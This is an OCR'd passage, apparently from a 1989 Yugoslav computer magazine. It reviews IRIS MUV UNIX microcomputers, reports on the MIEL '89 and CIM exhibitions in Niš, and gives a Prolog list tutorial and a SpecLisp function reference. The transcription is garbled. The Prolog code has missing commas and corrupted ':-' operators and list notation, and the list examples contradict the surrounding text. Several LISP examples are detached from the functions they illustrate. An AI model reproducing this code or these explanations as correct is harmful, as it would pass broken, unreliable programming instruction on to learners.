Zahvaljujući ovim pločama kompjuteri održavaju naziv mikro, jer su MUV 30 i MUV 30A dimenzija ladice jednog regala, a MUV 31 i MUV 31A su veliki kao dvije ladice. Ne treba zaboraviti da je u taj prostor ušao i hard disk, kao i kompletna klimatizacija. Verzija MUV 31 na posebnoj ploči ima periferijski kontroler.

Pored procesora, svi modeli imaju aritmetički koprocesor. Dakle, učinilo se sve da se rad što više ubrza.

Očito je da Iris napreduje. Prije 5 godina, toliki prostor je zauzimala „osmica", ne baš sjajnih karakteristika (čak i za ono vrijeme), nudeći 1 ili 2 flopija, 48 K memorije i procesor 6502. A giganti naše privrede dičili su se „ormanima" koji su zauzimali cijelu sobu i nudili „čak" 2 megabajta.

Veza sa svetom (kompjuterima)

Kažimo nešto o flopi diskovima. Prostor od 1.2 Mb već je poznat korisnicima IBM PC AT. Štaviše, moguće je čitati AT-ov format disketa i unositi podatke. U Irisu obećavaju i potpuni softverski emulator AT-a; pošto je MS-DOS programe moguće naći na svakom mjestu, a UNIX programe ne baš tako lako, ovaj program čekamo s nestrpljenjem, jer je šteta da ovoliki hard diskovi budu poluprazni.

Kad već govorimo o AT-u, spomenimo i to da je IRIS prikazao jedan svoj IRIS 16 u sprezi s kompjuterom MUV 30 (uzgredo ni „šesnaestica" nije ono što je nekad bila, sada postoji i AT verzija). Pomoću posebnog programa na PC-ju priman je odziv s UNIX-a, pa se PC ponašao kao terminal. Pritisak na dva tastera bio je, međutim, dovoljan da se ponovo vidi prompt na koji smo navikli: C>.

Pored veza preko RS232 ili RS422, na koje se priključuju svi terminali, moguća je veza sa ETHERNET mrežom, veze preko modema, JUPAK... Razmišlja se i o povezivanju sa internacionalnim UNIX sistemima.

Terminali obično komuniciraju na 9600 bauda (bita u sekundi), ali brzina se bez problema može povećati na 19200.

Hard disk je jedno od svetskih čuda. Na dimenzijama standardnog hard diska stalo je 638 Mb. Tačno je da ovo nije ništa prema optičkim diskovima, ali ne treba zaboraviti neuporedivo veći komfor koji hard diskovi pružaju u radu. Strimer jedinica zamjenjuje magnetne trake iz starih računskih centara.

Softver

O UNIX-u je već mnogo pisano. Ova verzija nosi naziv V.3. Osnovna prednost ove verzije je u mogućnosti rada s virtuelnom memorijom. Jedan od terminala se zove konzola i pri njegovom startu se pojavi poruke Console login. Ostali terminali prikazuju samo obično login. Nije moguće na običnom terminalu prijaviti se kao root. Root je, kao što je poznato, ime „superuser"-a, odnosno glavnog korisnika UNIX sistema. Implementirana je i komanda „su" pomoću koje svaki korisnik, ako zna šifru, može postati „super-korisnik". Po pravilu, međutim, to pravo koje dopušta svakakva brisanja i manipulacije, može imati isključivo jedan ili dva čovjeka. Sistem je moguće startovati s diska, diskete ili trake, uz pomoć hardverskih preklopnika.

Unix je na disku zauzeo oko 40 megabajta, a svega 2 megabajta je stalno u memoriju. U sklopu njega dato je i nekoliko programskih jezika: FORTRAN, 68000 Assembler (nismo uspeli da saznamo da li su u njemu implementirane sve nove osobine 68030 procesora) i jezik bez koga nijedan UNIX kompjuter ne može - „C".

Iris, međutim, prodaje i razvojne sistema za Pascal i COBOL, kao i bazu podataka Oracle. Takođe, tu je i OFFI, sitem za automatizaciju uredskog poslovanja. Šteta što Pascal kompajler nije bio prikazan na prezentaciji. I sam IRIS razvija neke aplikacije u COBOL-u i mnoge su u pripremi.

Kažu da je MUV vrlo brzo izvršio sve benčmark testove predviđene za UNIX. Teško je, naravno, suditi o brzini višekorisničkih kompjutera, jer često mi nismo jedini u vezi s kompjuterom, pa vrijeme izvršavanja programa drastično raste. Dodajmo još i vrijeme da se pošalje i primi komanda...

Dokumentacija

Dokumentacija o MUV kompjuterima je isključivo na engleskom. Vjerovatno nikada neće biti ni prevodena, materijal je obiman, a ovo je ipak preskup sistem da bi se prodavao u tolikim količinama u kojim je prevođenje isplativo. Isporučuju se sljedeće „enciklopedije":

- User's reference manual: za početnike, naredbe poređane po abecedi:
- User's Guide - vodič za početnike
- Programer's Reference Manual - govori o sistemskim pozivima, upotrebi biblioteka...
- Programer's Guide - vodič za programere, asembler
- Administrator Reference Manual
- Administrator Guide.


Utisak

U vrijeme nastanka IRIS 8 je bio standard prošlosti, IRIS 16 - sadašnjosti, a MUV vjerovatno - sistem budućnosti. Ako izuzmemo činjenicu da je i 68030 dobio nasljednika u 68040 i 88000 seriji, kompjuteri su savremeni da savremeniji ne mogu biti. Prvog čovjeka IRIS-a, **prof. dr Zorana Salčića**, upitali smo za njegovo mišljenje o ovim kompjuterima. On je rekao da su svakako u svjetskom trendu, vrhunskih perfomansi i sigurno tehnološki najsavremeniji kompjuteri u Jugoslaviji. Takođe je izjavio da je cijena ovih kompjutera od 200 miliona do dvije milijarde novih dinara.

Reći će neko da je cena prevelika za jedan mikro kompjuterski sistem. Možda. Ne treba, međutim, zaboraviti da imamo moć jednog velikog IBM sistema sa dimenzijama „za pod sto". Ne treba nam ni posebna soba ni klimatizacija. Osim toga, moguće je i udruživanje sredstava.

• • •

Divno bi bilo kad bi u većim gradovima postojali kompjuteri ovakve snage dostupni svakome, jer na ovolike diskove mogu, recimo, stati sva izdanja nekog leksikografskog zavoda pa bi bilo ko bez problema trenutno mogao doći do svake informacije koja mu treba. To je mašta, naravno, ali je mašta bila i sama pomisao da će kod nas biti ovakvih kompjutera. ◇



NIŠ

MIEL 89
17th YUGOSLAV CONFERENCE ON MICROELECTRONICS

MIEL '89. u Nišu

Druga, vrlo dobra izložba u roku od petnaestak dana u Nišu, otkriva nam drugu stranu u svetu tehnike. U Nišu je, u organizaciji Elektronskog fakulteta, održana sedamnaesta tradicionalna konferencija o mikroelektronici MIEL '89 u okviru koje je održana izložba mikroelektronike. Izvedena je vrlo profesionalno, a izlagači su imali šta da prikažu. Izložba je trajala od 9. do 11. maja u holu Elektronskog fakulteta. Tokom trajanja izložbe održavane su prezentacije proizvoda izlagača od kojih je najviše pažnje privukla prezentacija francuskog dela firme TEKTRONIX koje je održao profesor C. Flato.

Ova izuzetna manifestacija okupila je poznate firme iz celog sveta u oblasti mikroelektronike počevši od SONY, Heraus, Hawlett-Packed koji su prikazali dostignuća u svetu, pa do naših EI Računari, „Rudi Čajavec", RIZ, „Avtotehna" itd. Na ovoj izložbi se pored izvrsnih radnih stanica firme Tektronix, moglo videti kvalitetnih proizvoda u oblasti primene mikroelektronike u hemiji, industriji, pa čak i u domaćinstvu.



Kao i uslučaju CIM-SHOW-a ponovila se greška organizatora, bilo je veoma malo posetilaca,osim studenata, učesnika konferencije i specijalno pozvanih gostiju. A sigurno je da bi ova odlična izložba podstakla niške hakere da se nadu u blizini Elektronskog fakulteta.

Još jednom moramo pohvaliti organizatora koji je svojim izdanjima raznih brošura i kataloga izvrsno upoznao strane i domaće goste sa našim idejama i proizvodima. Zato i postoje takve prilike.

◇ D. Stojičević

CIM show

Kao prateći program međunarodnog CIM seminara, od 18. do 21. aprila u Nišu je održan CIM šou, jedna od boljih izložbi kompjutera i kompjuterske tehnike u našoj zemlji.

Na žalost, praktično nikakva reklama učinila je da CIM Šou bude gotovo bez posetilaca iako je ulaz bio besplatan! Osim nekoliko reči na Radio Nišu, uopšte se nije čulo o ovoj izložbi tako da su jedini posetioci bili učesnici seminara i poneki prolaznik, a moglo se dosta videti.

CIM šou je predstavio kompjuterske proizvode koji se upotrebljavaju u industriji, tako da se uklopio u osnovni zadatak CIM seminara. Predstavili su se vodeći svetski proizvođači CAD/CAM opreme i domaći proizvođači procesnih kompjutera i opreme.

Tektronix je američka firma čiji su predstavnici sa puno stila privukli pažnju prisutnih. Prvi put su predstavljene odlične grafičke radne stanice 4211 NETSTATION, sa 2D ili 3D grafikom. Zasnovane su na procesoru Motorola 68020 sa matematičkim koprocesorom 68881, grafikom 4096 x 4096 tačaka, har diskom 300 Mb itd. Prikazan je i sjajan laserski štampač i druga dodatna oprema.

Proizvođač koji bi možda trebalo da se pomene i pre Tektronixa je svakako Hewlett-Packard. Zvezda njihovog štanda je novi „SDRC" softver na radnim stanicama serije HP 9000/300.

Od ostalih izdvajamo firmu Control Data sa softverskim paketima za projektovanje na radnim stanicama priključenim na mini-super kompjuter Cyber 910, zatim kanadsko-jugoslovenska softverska kuća SDC-CIP sa paketom Mozaikus XXI, vrlo fleksibilnom aplikacijom, Honeywell Bull sa radnim stanicama, PC i PS/2 kompjuterima, programeri Niškog univerziteta sa sopstvenim paketom za projektovanje. Energodata se predstavila EDVIS paketima, RO Informatika procesnim računarima povezanim za PC-e, a Ei - RO Računari pokazali su jeftine industrijske terminale koji se preko Ring NET mreže mogu povezati naklasičan PC.

II. MEĐUNARODNI CIM SEMINAR NIŠ '89

CIM seminar

Povod za održavanje izložbe CIM show smo (možda nepravedno) ostavili za kraj. CIM seminar održan je drugi put. Domaćin je bio Mašinski fakultet i Institut „Edvard Kardelj" iz Niša, a u organizaciji su učestvovali i Tehnički fakultet u Mariboru i Ei Honeywell Bull. Predavanja su održali vrhunski stručnjaci iz Engleske, Čehoslovačke, Nemačke, Švajcarske i naše zemlje. Seminar je obrađivao teme iz oblasti primene kompjutera u industriji, a posebna pažnja posvećena je CAPP (primena kompjutera u planiranju tehnoloških procesa).

Uz sitne propuste, CIM seminar sa CIM šouom bitno je doprineo informisanju domaće privrede o navedenim temama i učinio da možemo reći „Ipak se kreće!"

◇ D. Stojičević

Svet kompjutera u „Frontu"

Ilustrovani list „Front" je marta meseca otpočeo saradnju sa „Svetom kompjutera". Rezultat te saradnje je stalna rubrika u „Frontu" posvećena kompjuterima. Pisano je o osnovama računarske tehnike, hardveru, softveru, a tokom leta objaviće se prikazi najpopularnijih mikroračunara, softvera i igara što će svakako biti interesantno svima koji imaju, ili tek razmišljaju o nabavci kompjutera. Sem kompjutera, u „Frontu" postoje rubrike posvećene videu, automobilizmu, naučnotehnička panorama, putopisi, naučno fantastične priče i, naravno, mnoštvo napisa vezanih za JNA.

Front izlazi jednom u dve nedelje i košta, verovali ili ne, svega 800 dinara.

PROLOG

(2)

Piše Aleksandar Radovanović

Primer 2

U drugom primeru rešen je problem nalaženja rastojanja između dva grada. Na početku, data je kratka baza činjenica sa imenima gradova i njihovim međusobnim rastojanjima. Put između dva grada nalazi se iz pravila da je rastojanje između zgrada G1 i grada G2 jednako rastojanju između grada G1 i nekog grada G plus rastojanje između grada G i grada G2. Koji je to grad G, prepuštamo prologu da nađe u bazi podataka. Na primer, ako se traži rastojanje između Ljubljane i Niša program će pronaći put, iako takav podatak ne postoji u bazi, jer su ova dva grada vezana preko Beograda i Zagreba. Prepoznajete, opet, metod bektrekinga.

Primer 3

Formiran je rečnik. Postavljanjem upita *rad*, program pita koju reč želite da prevede, a zatim daje prevod. Ukoliko reč ne postoji, program traži njen prevod i upisuje je u rečnik. Iz programa se izlazi kucanjem znakova $$$.

Pre prvog startovanja programa na disku treba kreirati praznu datoteku *reci.dba*. Tokom korišćenja program sam uvećava sopstvenu bazu znanja upisujući je u ovu datoteku. Predikat *rad* sastoji se iz dva predikata. Prvi, predikat *consult*, učitava bazu znanja u memoriju, a drugi, *prevod*, obavlja dijalog sa korisnikom. Ukoliko prvo pravilo nije zadovoljeno, odnosno, korisnik je odlučio da izađe iz programa, ažurirana baza znanja snima se na disk prema drugom pravilu korišćenjem ugrađenog predikata *save*.

Predikat *prevod* obavlja dijalog sa korisnikom pišući mu poruke, učitavajući reči koje korisnik kuca i pozivajući predikat *prevedi* koji neposredno prevodi zadatu reč. Predikat *prevedi* traži zadatu reč u bazi znanja koja je formirana kao skup činjenica: rečnik (reč, prevod), pri čemu nije bitan redosled, odnosno svejedno je da li stoji *rečnik (majka, mother)* ili *rečnik (mother, majka)*. To znači da rečnik vrši prevod u oba smera. Ukoliko tražena reč ne postoji u bazi, od korisnika se traži da je upiše, a program ugrađenim predikatom *assert* formira novu činjenicu u bazi. Koliko prolog jednostavno rešava ovaj problem vidi se i iz toga što je broj reči utrošen na njegovo objašnjavanje veći od dužine programa.

Liste

Možda najmoćnije „oružje" prologa jeste mogućnost rada sa listama. Lista je neki skup podataka koji se piše razdvoje„ zarezima i omeđen je sa dve uglaste zagrade. Na primer, lista imena:

[kiza, gabi, koja, kiti]

ili lista brojeva:

2, 34]

Prvi element liste naziva se glava, a ostatak je rep. U gornjim primerima glave su kiza i 76. Lista može biti i složena:

[miki, joca, kiza, gabi]

Ovde je glava lista [miki, joca], a kiza i gabi su rep. Pošto je i glava lista, njena glava je miki, a rep joca. Prazna lista označava se parom uglastih zagrada [] . Lista nepoznatog sadržaja se u pravilima označava sa dve promenljive razdvojene uspravnom crtom. Na primer, [G|R] je lista koja ima glavu G i rep R.

Korišćenje ove strukture podataka je raznoliko. Na primer, rečenica se može tretirati kao lista reči, tokom njene analize. Često se na prologu pišu takozvani parseri, tj. programi za analizu rečenica. Zahvaljujući parserima, bazama podataka može se pristupati kucanjem najobičnijih rečenica. Na primer upit za bazu koja sadrži geografske podatke o našoj zemlji može izgledati ovako:

Koja je najduža reka u Jugoslaviji?

U primerima 4 do 9 prikazani su predikati za najosnovniji rad sa listama.

```
/*--------------------------------------------------*/
/* Primer2                                          */
/*   Nalazenje duzine puta izmedju dva grada        */
/*--------------------------------------------------*/
/*              Baza podataka                       */

   rastojanje (beograd    nis,      231).
   rastojanje (nis        skopije   205).
   rastojanje (zagreb     beograd,  390).
   rastojanje (ljubljana  zagreb    139).

/*                Pravila                           */

   put (G  G  0) :-
   put (G1  G2, R) :- rastojanje (G1, G, D1)
                      put (G  G2  D2)
                      R = D1 + D2.
   put (G1  G2  R) :- rastojanje (G2  G  D2).
                      put (G  G1, D1).
                      R = D1 + D2.

/*--------------------------------------------------*/
/* Primer 3                                         */
/*                Recnik                            */
/*--------------------------------------------------*/

/*       Predikat kojim se pokrece program          */

   rad :- consult ('reci dba') prevod. !
   rad  - save ('reci dba').

/*       Trazanje prevoda u bazi podataka           */

   prevod  -  write   ('Upisite rec   ').
              read    (Rec)
              Rec <>  '$$$'
              write   ('Prevod          ')
              prevedi (Rec  Prevod).
              write   (Prevod)  nl
              write   ('----------------------------').
              nl  prevod

   prevedi (X  Y)  - recnik (X, Y). !
   prevedi (X  Y)  - recnik (Y  X). !
   prevedi (X  Y) :-  X  <> '$$$'.
                    write  ('ne znam  upisite ga.  ')
                    read   (Y).
                    assert (recnik (X, Y))

/*--------------------------------------------------*/
/* Primer 4                                         */
/*         Brojenje elemenata u listi               */
/*--------------------------------------------------*/

   broj ([], 0)
   broj ([G.R], N)  - broj (R  N1).  N = N1 + 1

/*--------------------------------------------------*/
/* Primer 5                                         */
/*     Dodavanje elementa na kraj liste             */
/*--------------------------------------------------*/

   dodaj (E  [], [E])
   dodaj (E  [G.R], [G R1])  - dodaj (E. R  R1)

/*--------------------------------------------------*/
/* Primer 6                                         */
/*             Spajanje dve liste                   */
/*--------------------------------------------------*/

   spoj ([], L, L)
   spoj ([G.R]  L  [G|R1])  - spoj (R  L  R1)

/*--------------------------------------------------*/
/* Primer 7                                         */
/*        Brisanje elementa iz liste                */
/*--------------------------------------------------*/

   brisi (E  [E.R], R) :- !
   brisi (E. [G R], [G R1])  - brisi (E  R  R1)

/*--------------------------------------------------*/
/* Primer 8                                         */
/*    Trazenje najmanjeg elementa u listi           */
/*--------------------------------------------------*/

   najmanji ([G]  G)
   najmanji ([G R]  G)  :- najmanji (R  G1)
                           G <= G1, !
   najmanji ([G R]  G1)  - najmanji (R, G1)

/*--------------------------------------------------*/
/* Primer 9                                         */
/*               Sortiranje liste                   */
/*--------------------------------------------------*/

   sort ([]  [])
   sort ([G R]  [G1 R1])  - najmanji ([G|R]  G1)
                            brisi (G1, [G|R], L).
                            sort (L  R1)
```

Primer 4

Predikat *broj* broji elemente liste. Pravila koja ga čine vrlo su jednostavna. Prvo je da je broj elemenata u praznoj listi jednak nuli. Drugo, da je broj elemenata u listi koja ima glavu G i rep R jednak broju N ako je broj elemenata u listi koju čini rep prethodne N1, i N = N1 + 1. Ovo je rekurzivna definicija i prolog će skraćivati početnu listu sve dok ne dođe do prazne, za koju će N biti 0, a zatim će se vraćati do pune liste uvećavajući N po 1. Predikat *broj* se, na primer, poziva upitom:

broj ([1, 2, 6, 3], X).

Primer 5

Predikat *dodaj* dodaje elemenat na kraj liste. Prvo pravilo glasi da dodavanje elementa E na praznu listu čini listu sa tim elementom. Drugo pravilo je, kako smo već navikli, rekurzivno i glasi: dodavanjem elementa E na listu koja ima glavu G i rep R čini listu sa istom tom glavom i nekim repom R1 ako se element E doda listi na rep i dobije R1.

Primer 6

Spajanje dve liste u jednu definišu, takođe, dva pravila. Spoj prazne liste i neke liste L čini listu L. Spoj dve liste sa glavom i repom čini listu sa glavom prve i nekim repom R1 ako je rep R1 spoj repa prave liste i liste koja se spaja.

Primer 7

Odstranjivanje elementa iz liste, takođe, je jednostavno. Ako je element koga treba odstraniti glava, od liste ostaje samo rep. O tome govori prvo pravilo. Ako se element koga treba obrisati nalazi negde u repu liste koja ima glavu G i rep R, rezultat je lista koja ima glavu početne, dakle G, i neki nepoznati rep R1 ako se on dobija brisanjem elementa E iz repa R.

Primer 8

Najmanji element liste sa jednim elementom je sam taj element. Najmanji element liste koja ima glavu G i rep R je glava G ako je najmanji element repa jednak G1 a G je manji od njega. Ako ovo nije zadovoljeno onda se najmanji element nalazi u repu, o čemu govori treće pravilo.

Primer 9

Sortiranje liste nije problem na prologu. Ako sortiramo praznu listu dobijamo takođe praznu listu. Sortiranje liste sa glavom i repom daje listu sa glavom G1 i repom R1 ako je G1 najmanji element u listi. Taj element se briše iz liste koju sortiramo, pa se pravilo opet primenjuje sve dok ne ispraznimo početnu listu.

Jednostavno i (ne)efikasno

Lako se primećuje da navedene algoritme ne krasi efikasnost, odnosno brzina. Ovo je, izgleda, cena kojom se plaća jednostavnost programiranja. U prvom nastavku naše male škole prologa rečeno je da se ovaj jezik najčešće pravi u formi interpretera, dakle, programiranje se vrši kroz stalni dijalog sa korisnikom. U cilju povećanja brzine pojavili su se i prolog kompajleri. Ukoliko imate PC računar, Borlandov Turbo Prolog je dobar i upotrebljiv kompajler; potpuno odgovara standardu prologa, osim što se na početku programa moraju deklarisati tipovi podataka i korišćeni predikati. Turbo prolog je upotrebljiv i za izradu komercijalnih baza podataka jer sadrži rad sa prozorima i grafiku. Što se tiče drugih računara, gotovo za svaki postoji neka verzija ovog jezika. Pomenućemo samo Mikro prolog za Spectrum koji, na žalost, ne odgovara standardu, ali je dosta dobar.

● ● ●

Završavamo našu mini školu. Iako smo samo zavirili u mogućnosti prologa nadamo se da smo vas zainteresovali za ovaj lepi jezik. ◇

Funkcije LISP-a

U ovom broju upoznaćemo se sa najvažnijim nardbama, tj. funkcijama LISP-a. Kao primjer LISP interpretatora uzeli smo „Spectrumov" „SpecLisp 1.3". Na ovo smo se odlučili jer je u pitanju verzija s minimumom ugrađenih funkcija, pa nije teško prilagoditi program napisan u ovom LISP-u za neki drugi. Naravno, dodatne mogućnosti nekih naredbi biće posebno naglašene. Drugi razlog je u činjenici da je „Spectrumov" LISP sigurno jedan od najslabije poznatih programa za „Dugu", a o ozbiljnoj primjeni ovog računara može se još pisati

Piše Samir Ribić

Počećemo od funkcije **oblist**. Argumenti za nju nisu potrebni.

Primjer:

(oblist)

Izvršenjem ove funkcije biće ispisan spisak svih funkcija i varijabli koje smo koristili, kao i LISP-ovih. Kao rezultat vraća nil.

Funkcija **exit** je bez argumenata. Rezultat je iskakanje iz funkcije, kao da je pritisnut BREAK. Ne vraća rezultat. Ekvivalentna je naredbi stop u BASIC-u.

Funkcija **pch** kao argument traži broj. Efekat je ispis karaktera s navedenim ASCII kodom. Rezultat je navedeni argument.

Primjer:

(pch 65)

Ovaj primjer ispisuje slovo „A", a ako je pozvan kao komanda, ispisaće i 65.

Slučajan broj između 0 i 255 se generiše funkcijom **rnd**, kao što se moglo i očekivati. Funkcija je bez argumenata, a kao većina funkcija ignoriše ih ako su suvišni (ovdje jesu).

Primjer:

(rnd)

Za rad s TURTLE grafikom služe funkcije **pend** i **penu** Funkcija pend spušta pero kornjače, a penu ga podiže. Argumenti nisu potrebni. Ako ih ima funkcija vraća njih kao vrijednost ali u normalnim okolnostima rezultat je nil.

Primjeri:

(pend)

(penu)

Prvi primjer spušta pero kornjače, drugi ga diže.

Od gornjih funkcija ne bi bilo nikakve koristi da ne postoje i funkcije za pomjeranje kornjače. Funkcija **fwd** je pomjera, funkcija **rigbt** je rotira udesno a funkcija **left** ulijevo.

Primjer: Otkucajte sljedeći niz funkcija

(pend)
(fwd 100)
(left 30)
(fwd 50)

Očito je da ove tri funkcije kao argument zahtijevaju broj, ili kako se kaže u terminologiji LISP-a numerički atom, a kao rezultat vraćaju isti taj broj.

Argumenti navedeni za prethodne tri funkcije važe i za sljedeće tri, koje su specifičnost Spectrumovog dijalekta LISP-a. To su iz BASIC-a poznate nam **border**, **paper** i **ink**. Njihova svrha je spektrumovcima sigurno poznata, postavljanje boja. Primjetimo da se u editoru efekti naredbi paper i ink primjećuju tek nakon cls.

Primjer:

(save lspprog)

a ne

(save (quote lspprog))

Print je funkcija koja ispisuje navedeni argument. Probajte, recimo

(print 5)
(print (quote (rijec)))

Kao rezultat vraća t.

Za brisanje ekrana služi **cls**. Kao rezultat vraća t.

Funkcija **read** vraća s tastature unesenu vrijednost koja može biti bilo atom bilo lista.

Primjer:

(print (read))
(setq a (read))

Drugi primjer simulira BASIC naredbu INPUT A

Funkcija **member**, u nekim verzijama LISP-a memberp, pretpostavlja je prvi argument atom, a drugi lista. Ako taj atom pripada listi, ona vraća t, inače vraća nil.

Primjer:

(member 8 (quote (7 8 9)))



Primjeri:

(border 4)
(paper 4)
(ink 0)

Za kontrolu malog termičkog štampača služi **prt**. Pri prvom startu ove naredbe bez argumenata sav ispis vršiće se na štampaču. Ponovno prt vraća ispis na ekran. Rezultat je t.

Funkcija **trace** je predviđena da nam pri izvršavanju naših funkcija ispisuje sadržaj promjenljivih. Argumenata nema. Ponovnim startovanjem ovaj režim se isključuje.

Primjer:

(trace)

Funkcije za rad s kasetofonom su **save**, **load** i **verify**. One snimaju, učitavaju i verifikuju sve naše riječi. Zanimljiva osobina ovih naredbi je da im ne treba quote za ime.

(member (quote maslina) (quote (jabuka trešnja kruška)))

Prvi primjer daje t jer je 8 zaista element liste (7 8 9), a drugi nil, jer riječ maslina ne spada u ovu listu. Zanimljivo je da ako su oba elementa atomi, bez obzira bili jednaki ili ne, vratiće t.

Za obrtanje liste naopako služi funkcija **reverse**.

Primjer:

(reverse (quote (4 5 6)))

Ovo će ispisati listu (6 5 4). Reverse od atoma je on sam.

Već je rečeno da LISP može da izvršava i ono zapisano u promjenjivima. Funkcija **apply** zahtijeva dva argumenta. Prvi je alfanumerički atom i sadrži tekst imena funkcije koju na ovaj način indirektno pozivamo. Drugi argu-

ment je lista koja sadrži argumente indirektno pozvane funkcije. Jasno on može biti i atom, ako je takva funkcija.
Primjer:
(apply (quote border) (quote (S)))
Rezultat ove funkcije je kao funkcije border.
Jednakost dva atoma ili dvije liste provjerava se funkcijom **equal**. Ako su jednaki rezultat je t, inače je nil.
Primjer:
(equal metar 40)
(equal (quote lisp) (quote lisp))
Prva funkcija će vratiti t ako je sadržaj varijable metar jednak 40, a nil ako nije. Druga će uvijek vratiti t.
Jedan od načina čitanja vrijednosti varijable je funkcija **eval**. Iako vrijednost varijable možemo dobiti direktnim kucanjem njenog imena, tu istu vrijednost možemo dobiti i ako je tekst varijable sadržaj neke varijable.
Primjer:
(eval (quote ttq))
Ovo će ispisati sadržaj varijable ttq. Ekvivalent u Sinclair BASIC-u je PRINT VAL "TTQ" dok je u ostalim BASIC-ima ovo teže izvoditi.
Funkcija **nill** uvijek vraća nil, bez obzira na argument. Tako se ne moramo mučiti da pravimo našu funkciju koja ne vraća korisnu vrijednost.
Primjer:
(nill (border S))
Za pravljenje ciklusa služi **while** čiji je opšti oblik
(while predikatska_funkcija funkcija1 funkcija2... funkcijan)
Izračunaće se vrijednost predikatske funkcije (to su one koje mogu imati vrijednost t ili nil). Ako je t, izvršiće se sve ostale, a ako je nil izlazi se iz petlje. Ako je bilo t i izvršile se sve navedene funkcije, ponovo se računa predikatska i tako u krug dok ona ne postane nil.
Primjer:
(while (equal a 8) (setq a (read)) (oblist))
Prije nego isprobate ovaj primjer, otkucajte (setq a 8). Sada otkucajte navedeni primjer. Sve dok unosimo broj 8 s tastature, biće ispisivan spisak svih funkcija.
Drugi LISP-ovi, ali ne i Spectrumov, imaju petlju realizovanu pomoću funkcije **LOOP**. Kod nje naizmjenično možemo imati predikatske i „obične" funkcije, ali se može ponašati i kao preimenovana while funkcija.
Funkcije **putprop**, **get** (ponegdje getprop) i **remprop** služe za formiranje relacija između dva atoma, slično Prologu. Funkcija putprop ima tri argumenta. Prvi i treći moraju biti alfanumerički atomi, dok drugi može biti i lista. Drugi argument uspostavlja vezu između prvog i trećeg. A ako nam je poznat prvi i treći argument, tu vezu možemo pronaći pomoću funkcije get. Dačemo primjer jednog popisa stanovništva.

(putprop (quote Markovic) (quote 1954) (quote godina_rodenja))
(putprop (quote Markovic) (quote vodoinstalter) (quote zanimanje))
(putprop (quote Markovic) (quote Jugosloven) (quote nacionalnost))
Zamislimo da smo ovako unijeli sve podatke o Markoviću. Nakon izvesnog vremena interesuje nas šta je on po zanimanju. Ništa lakše od toga. Otkucaćemo: (get (quote Markovic) (quote zanimanje)) i na ekranu će se pojaviti riječ vodoinstalater, Remprop trebalo bi da ukine vezu između ova dva atoma, ali samo vraća t ako veza postoji, a nil ako ne postoji.
Kada definišemo našu funkciju, poželićemo da se naredbe redaju kao u većini programskih jezika. Funkcija **progn** ima sljedeću sintaksu:
(progn lista_promjenjivih funkcija1 funkcija2... funkcijan)
Pri izvršenju funkcije progn, lista promjenjivih bi definisala sve lokalne promjenjive u progn funkciji. Zatim bi se redom bezuslovno izvršile sve funkcije i kao rezultat vratila posljednja.
Primjer:
(progn () (pend) (fwd 10) (right 30) (fwd 10)
Dosta je čudno da je u LISP-u funkcija progn napadana kao goto u Pascal-u, jer suviše vezuje za „normalne" jezike. Možda tome doprinosi i njeno ime (treba je progn-ati iz LISP-a). Isti efekat se, inače, postiže i pomoću (while t...).
Za aktiviranje „skupljača smeća" koristi se **gc** nakon čega bi se memorija trebala optimizovati, no obično se Spectrum blokira nakon toga.
Ako imamo više atoma možemo ih spojiti u jednu listu. Evo primjera (list 1 3 S). Ovo će dati listu (1 3 5). Dakle, funkcija **list** vrši to spajanje.
Funkcije **plus** (u nekim verzijama difference ili minus), **times**, **div** (negdje quotient) i **rem** (negdje remainder) kao argumente traže 2 numerička atoma, a kao rezultat vrate 1 i to zbir, razliku, proizvod, količnik i ostatak po dijeljenju ova dva respektivno. Neke verzije LISP-a mogu imati i neograničen broj argumenata. Izračunajmo, npr 7*8+2. To je u LISP notaciji (plus (times 7 8) 2).
S jednim argumentom, naravno numeričkim atomom, postoje još dvije aritmetičke funkcije. To su **add1** i **sub1** koje uvećavaju, odnosno umanjuju dati argument za jedan.
Primjeri:
(add1 5)
(sub1 32)
Prvi primjer će ispisati broj 6, a drugi 31.
Poređenje dva broja vrši se funkcijama **eq**, **greaterp** i **lessp**. Argumenti ovih funkcija su dva numerička atoma (s tim što kod eq mogu biti i alfanumerički, ali ne i liste). Rezultati ovih funkcija su t ako je
1. za eq prvi argument jednak drugom
2. za greaterp prvi veći od drugog
3. za lessp prvi manji od drugog
Primjeri:
(eq 3 4)
(greaterp 5 3)
(lessp 2 8)
Prvi primjer će ispisati nil, a ostala dva t.
Provjera da li je broj negativan vrši se funkcijom **minusp**. Ona će vratiti t ako je broj negativan, a nil ako je pozitivan.
Primjer:
(minus -4)
Ovo će ispisati t.
Da li je broj nula provjerava se funkcijom **zerop**. Ona će vratiti t ako je broj nula, a nil ako nije.
Primjer:
(zerop lopta)
Ako je vrijednost varijable lopta jednaka 0 ispisuje t, inače nil.

Argument funkcije **atom** može biti bilo šta, a njena vrijednost je t samo ako je taj argument zaista atom.
Primjer: (atom 12)
Pošto je 12 broj, a samim tim i atom, rezultat je t.
Slično prethodnim, provjera da li je argument broj vrši se pomoću funkcije **numberp**, koja vraća t ako je argument broj.
Primjer:
(numberp (quote golub))
daće nil, jer riječ golub nije broj.
Kao što se moglo i očekivati, implementirane su Bulove funkcije **and**, **or** i **not**. Prve dvije imaju dva argumenta koji su predikatske funkcije, a treća samo jedan. One vrše konjunkciju, disjunkciju dva argumenta, odnosno negaciju jednog. Pošto su u našim časopisima funkcije ovog tipa obrađene više puta nego kvadratna jednačina, daćemo samo jedan primjer:
(and (greaterp a S) (zerop b))
Ovo će vratiti t ako je a veće od 5 i b jednako nuli. Ako bar jedan uslov nije ispunjen, rezultat je nil.
Veoma važna funkcija je **cond**, čija je namjena slična namjeni if naredbi u većini programskih jezika. Njen opšti oblik je
(cond (p1 f1) (p2 f2)... (pn fn))
gdje su p1, p2... pn predikatske, a f1, f2... fn funkcije bilo kog tipa (ako ste zaboravili, predikatske funkcije su one koje imaju za vrijednost t ili nil). Kako ovo radi? Izračuna se vrijednost p1. Ako je p1=t, izračuna se zatim f1 i izađe iz cond. Ako je p1=nil, prelazimo na p2 i ponavljamo postupak dok jedna od predikatskih funkcija ne postane t. Ako nijedna nije t izaći će se iz cond s rezultatom nil ili se blokirati.
Primjer:
(cond ((equal a S) (setq a b)))
Ovo je isto kao u BASIC-u:
IF A=5 THEN LET A=B
Naše funkcije možemo definisati pomoću setq i lambda funkcije, što često nije do kraja implementirano, ali i pomoću funkcije **de**. Opšti oblik funkcije de je
(de ime (lista promjenjivih) (tijelo funkcije))
